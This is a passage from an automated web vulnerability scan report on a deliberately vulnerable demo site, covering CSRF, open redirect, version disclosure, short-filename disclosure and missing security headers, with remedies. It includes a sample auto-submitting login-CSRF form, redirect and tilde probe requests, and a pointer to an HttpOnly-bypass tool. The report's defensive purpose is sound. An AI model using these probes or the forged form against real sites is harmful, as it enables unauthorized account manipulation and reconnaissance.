HIPAA	<a href="#">164.306</a>
ISO27001	<a href="#">A.14.1.3</a>

## CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

## CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

## CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

**CVSS Vector String**

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

# 6. [Possible] Cross-site Request Forgery

LOW



1

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

## Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

## Vulnerabilities

### 6.1. <http://testasp.vulnweb.com/Register.asp>

#### Form Name(s)

- frmRegister

#### Certainty



#### Request

```
GET /Register.asp HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```



## Response

Response Time (ms) : 617.706    Total Bytes Received : 3794    Body Length : 3617    Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3617
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:15:03 GMT
Cache-C
...
www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="post" enctype="application/x-www-form-urlencoded" name="frmRegister">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
...

```

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to  
a. **individual request**

```
$.ajax({
  url: 'foo/bar',
  headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
  headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
  beforeSend: function(xhr) {
    xhr.setRequestHeader('x-my-custom-header', 'some value');
  }
});
```

**External References**

- [OWASP Cross-Site Request Forgery \(CSRF\)](#)

**Remedy References**

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



**CLASSIFICATION**

PCI DSS v3.2	<a href="#">6.5.9</a>
OWASP 2013	<a href="#">A8</a>
OWASP 2017	<a href="#">A5</a>
SANS Top 25	<a href="#">352</a>
CAPEC	<a href="#">62</a>
WASC	<a href="#">9</a>
HIPAA	<a href="#">164.306(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

# 7. [Possible] Cross-site Request Forgery in Login Form

LOW



1

Netsparker identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

## Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
  document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

## 7.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F

Method	Parameter	Value
GET	RetURL	%2FDefault.asp%3F

### Certainty



### Request

```
GET /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 903.0963    Total Bytes Received : 3375    Body Length : 3198    Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3198
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:15:03 GMT
Cache-C

...
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<form action="" method="POST">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="5" class="FramedForm">
<tr>
<td>Username:</td>
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>

<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="fo
...

```

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites

from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

- For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();  
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

**a. individual request**

```
$.ajax({  
  url: 'foo/bar',  
  headers: { 'x-my-custom-header': 'some value' }  
});
```

**b. every request**

```
$.ajaxSetup({  
  headers: { 'x-my-custom-header': 'some value' }  
});  
OR  
$.ajaxSetup({  
  beforeSend: function(xhr) {  
    xhr.setRequestHeader('x-my-custom-header', 'some value');  
  }  
});
```

**External References**

- [OWASP Cross-Site Request Forgery \(CSRF\)](#)
- [Robust Defenses for Cross-Site Request Forgery](#)
- [Identifying Robust Defenses for Login CSRF](#)

**Remedy References**

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.9</a>
OWASP 2013	<a href="#">A8</a>
OWASP 2017	<a href="#">A5</a>
SANS Top 25	<a href="#">352</a>
CAPEC	<a href="#">62</a>
WASC	<a href="#">9</a>
HIPAA	<a href="#">164.306(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

# 8. Cookie Not Marked as HttpOnly

LOW



1

CONFIRMED



1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

## Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

## Vulnerabilities

8.1. http://testasp.vulnweb.com/

CONFIRMED

### Identified Cookie(s)

- ASPSESSIONIDASRDQATC

### Cookie Source

- HTTP Header

Request

GET / HTTP/1.1  
Host: testasp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker



## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/

Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3538
Content-Type: text/html
Date: Fri, 12 Jan 2024 13:14:52 GMT
Cache-Control: private

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HT
...
```

## Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. *(After these changes javascript code will not be able to read cookies.)*

## Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as [XSS Tunnel](#) to bypass HTTPOnly protection.

## External References

- [Netsparker - Security Cookies - HTTPOnly Flag](#)
- [OWASP HTTPOnly Cookies](#)
- [MSDN - ASP.NET HTTPOnly Cookies](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">16</a>
CAPEC	<a href="#">107</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.2.5</a>

# 9. Internal Server Error

LOW

1

CONFIRMED

1

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.

## Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

## Vulnerabilities

9.1. <http://testasp.vulnweb.com/Templatize.asp?hTTp://r87.com/n>

CONFIRMED

Method	Parameter	Value
GET	Query Based	hTTp://r87.com/n

Request

GET /Templatize.asp?hTTp://r87.com/n HTTP/1.1  
Host: testasp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 419.6419    Total Bytes Received : 1404    Body Length : 1208    Is Compressed : No

### HTTP/1.1 500 Internal Server Error

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 1208

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:15:09 GMT

Cache-Control: private

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;
color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>500 - Internal server error.</h2>
<h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
</fieldset></div>
</div>
</body>
</html>
```

## Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does

not disclose further information upon an error. All errors should be handled server-side only.



**CLASSIFICATION**

SANS Top 25	<a href="#">550</a>
WASC	<a href="#">13</a>
ISO27001	<a href="#">A.14.1.2</a>

# 10. Missing X-Frame-Options Header

LOW



1

Netsparker detected a missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack.

The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

## Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

## Vulnerabilities

10.1. <http://testasp.vulnweb.com/>

## Certainty



### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 720.1561    Total Bytes Received : 3782    Body Length : 3538    Is Compressed : No

HTTP/1.1 200 OK

Set-Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP; path=/

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 3538

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:14:52 GMT

Cache-Control: private

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMLOutsideLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum forums</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/"></a></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for
<a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></td>
</tr>
<tr>
<td colspan="2"><div class="menubar"><a href="Templatize.asp?item=html/about.html" class="menu">about</a> - <a href="Default.asp" class="menu">forums</a> - <a href="Search.asp" class="menu">search</a>
- <a href="./Login.asp?RetURL=%2FDefault%2Easp%3F" class="menu">login</a> - <a href="./Register.asp?RetURL=%2FDefault%2Easp%3F" class="menu">register</a>
- <a href="https://www.acunetix.com/vulnerability-scanner/sql-injection/" class="menu">SQL scanner</a>
- <a href="https://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
<table width="100%" border="
...
```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - X-Frame-Options: DENYIt completely denies to be loaded in frame/iframe.
  - X-Frame-Options: SAMEORIGINIt allows only if the site which wants to load has a same origin.
  - X-Frame-Options: ALLOW-FROM *URL*It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- [Clickjacking](#)
- [Can I Use X-Frame-Options](#)
- [X-Frame-Options HTTP Header](#)

Remedy References

- [Clickjacking Defense Cheat Sheet](#)



CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">693</a>
CAPEC	<a href="#">103</a>
ISO27001	<a href="#">A.14.2.5</a>



# 11. Open Redirection in POST method

LOW



1

CONFIRMED



1

Netsparker detected an Open Redirection vulnerability in a POST parameter. Open redirect occurs when a web page is being redirected to another URL in another domain via a user-controlled input.

## Impact

Because the vulnerability can be only exploited via POST requests, its impact is very limited and it cannot be directly use for common Open Redirect attacks such as phishing.

## Vulnerabilities

11.1. <http://testasp.vulnweb.com/Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/>

**CONFIRMED**

Method	Parameter	Value
POST	tfUPass	N3tsp@rker-
POST	RetURL	http://r87.com/?testasp.vulnweb.com/
POST	tfUName	Smith

## Request

```
POST /Login.asp?RetURL=http://r87.com/?testasp.vulnweb.com/ HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONLMLBP
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

tfUPass=N3tsp%40rker-&tfUName=Smith
```

## Response

Response Time (ms) : 1976.7117    Total Bytes Received : 391    Body Length : 157    Is Compressed : No

HTTP/1.1 302 Object moved

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 157

Content-Type: text/html

Location: <http://r87.com/?testasp.vulnweb.com/>

Date: Fri, 12 Jan 2024 13:25:13 GMT

Cache-Control: private

<head><title>Object moved</title></head>

<body><h1>Object Moved</h1>This object may be found <a HREF="http://r87.com/?testasp.vulnweb.com/">here</a>.</body>

## Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

## External References

- [CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)
- [OWASP - Open Redirection](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A10</a>
OWASP 2017	<a href="#">A5</a>
SANS Top 25	<a href="#">601</a>
WASC	<a href="#">38</a>
ISO27001	<a href="#">A.14.2.5</a>

# 12. Version Disclosure (ASP.NET)

LOW



1

Netsparker identified a version disclosure (ASP.NET) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of ASP.NET.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities

### 12.1. http://testasp.vulnweb.com/trace.axd

Method	Parameter	Value
GET	URI-BASED	trace.axd

## Extracted Version

- 2.0.50727

## Certainty



### Request

```
GET /trace.axd HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 270.4883    Total Bytes Received : 2290    Body Length : 2062    Is Compressed : No

```
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Content-Length: 2062
Content-Type: text/html; charset=utf-8
Date: Fri, 12 Jan 2024 13:15:10 GMT
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727

Content-Length: 2062
Content-Type: text/html; charset=utf-8
Date: Fri, 12 Jan 2024 13:15:10 GMT
Cache-Control: private

<html>
<head>
<title>Trace Error</title>
<style>

...
```

## Remedy

Apply the following changes to your web.config file to prevent information leakage by using custom error pages and removing X-AspNet-Version from HTTP responses.

```
<System.Web>
  <httpRuntime enableVersionHeader="false" />
  <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
    <error statusCode="403" redirect="~/error/Forbidden.aspx" />
    <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
    <error statusCode="500" redirect="~/error/InternalServerError.aspx" />
  </customErrors>
</System.Web>
```

## Remedy References

- [Error Handling in ASP.NET Pages and Applications](#)
- [Remove Unwanted HTTP Response Headers](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">205</a>
CAPEC	<a href="#">170</a>
WASC	<a href="#">45</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
ISO27001	<a href="#">A.18.1.3</a>

# 13. Windows Short Filename

LOW



1

CONFIRMED



1

Netsparker identified a Windows Short File/Folder name disclosure.

The vulnerability is caused by the tilde character (~) with the old DOS 8.3 name convention in an HTTP request. It allows a remote attacker to disclose file and folder names that is not supposed to be accessible.

## Impact

Attackers could find important files that are normally not accessible from the outside and gain intelligence about the application infrastructure. This may cause the leakage of files containing sensitive information such as credentials, configuration files and maintenance scripts.

## Vulnerabilities

13.1. [http://testasp.vulnweb.com/\\*~1\\*%5ca.aspx?aspxerrorpath=/](http://testasp.vulnweb.com/*~1*%5ca.aspx?aspxerrorpath=/)

**CONFIRMED**

Method

Parameter

Value

OPTIONS

aspxerrorpath

/

### Request

OPTIONS /\*~1\*%5ca.aspx?aspxerrorpath=/ HTTP/1.1

Host: testasp.vulnweb.com

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Cookie: ASPSESSIONIDASRDQATC=IBIMCPHAFBLDFNNJEONMLBP

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36

X-Scanner: Netsparker

## Response

Response Time (ms) : 597.2596    Total Bytes Received : 1405    Body Length : 1245    Is Compressed : No

HTTP/1.1 404 Not Found

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Content-Length: 1245

Content-Type: text/html

Date: Fri, 12 Jan 2024 13:15:06 GMT

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;
color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
<h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
</fieldset></div>
</div>
</body>
</html>
```

## Remedy

- For Windows Server 2012 and after

1. Set value to "1" of the NtfsDisable8dot3NameCreationregistry key in HKLM\SYSTEM\CurrentControlSet\Control\FileSystem
2. Open the Command Line with administrator rights and run the command below.

```
C:\Windows\System32>FSUTIL.exe 8dot3name set C: 1
```

- For Windows Server 2008 and before

1. Set value to "1" of the NtfsDisable8dot3NameCreationregistry key in HKLM\SYSTEM\CurrentControlSet\Control\FileSystem

- Open the Command Line with administrator rights and run the command below.

```
C:\Windows\System32>FSUTIL.exe behavior set disable8dot3 1
```

- **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

#### External References

- [Short File/Folder Name Disclosure](#)

#### Remedy References

- [Microsoft - NtfsDisable8dot3NameCreation](#)





## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.8</a>
OWASP 2013	<a href="#">A7</a>
OWASP 2017	<a href="#">A6</a>
SANS Top 25	<a href="#">538</a>
CAPEC	<a href="#">87</a>
WASC	<a href="#">34</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
ISO27001	<a href="#">A.8.2.3</a>

# 14. Content Security Policy (CSP) Not Implemented

## BEST PRACTICE

1

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src**: Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the `unsafe-eval` and `unsafe-inline` keywords.
- **base-uri**: Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to `base-href` attribute of the document.
- **frame-ancestors**: It is very similar to `X-Frame-Options` HTTP header. It defines the URLs by which the page can be loaded in an `iframe`.
- **frame-src / child-src**: `frame-src` is the deprecated version of `child-src`. Both define the sources that can be loaded by `iframe` in the page. (Please note that `frame-src` was brought back in CSP 3)
- **object-src**: Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for `XMLHttpRequest` and `WebSocket` objects.
- **default-src**: It is a fallback for the directives that mostly ends with `-src` suffix. When the directives below are not defined, the value set to `default-src` will be used instead:
  - `child-src`
  - `connect-src`
  - `font-src`
  - `img-src`
  - `manifest-src`
  - `media-src`
  - `object-src`
  - `script-src`
  - `style-src`

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self**: Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as `eval()`.

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://\*.example.com;
```

```
Content-Security-Policy: script-src https://example.com*;
```

```
Content-Security-Policy: script-src https;;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

## Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

## Vulnerabilities

14.1. <http://testasp.vulnweb.com/>

## Certainty

### Request

```
GET / HTTP/1.1
Host: testasp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
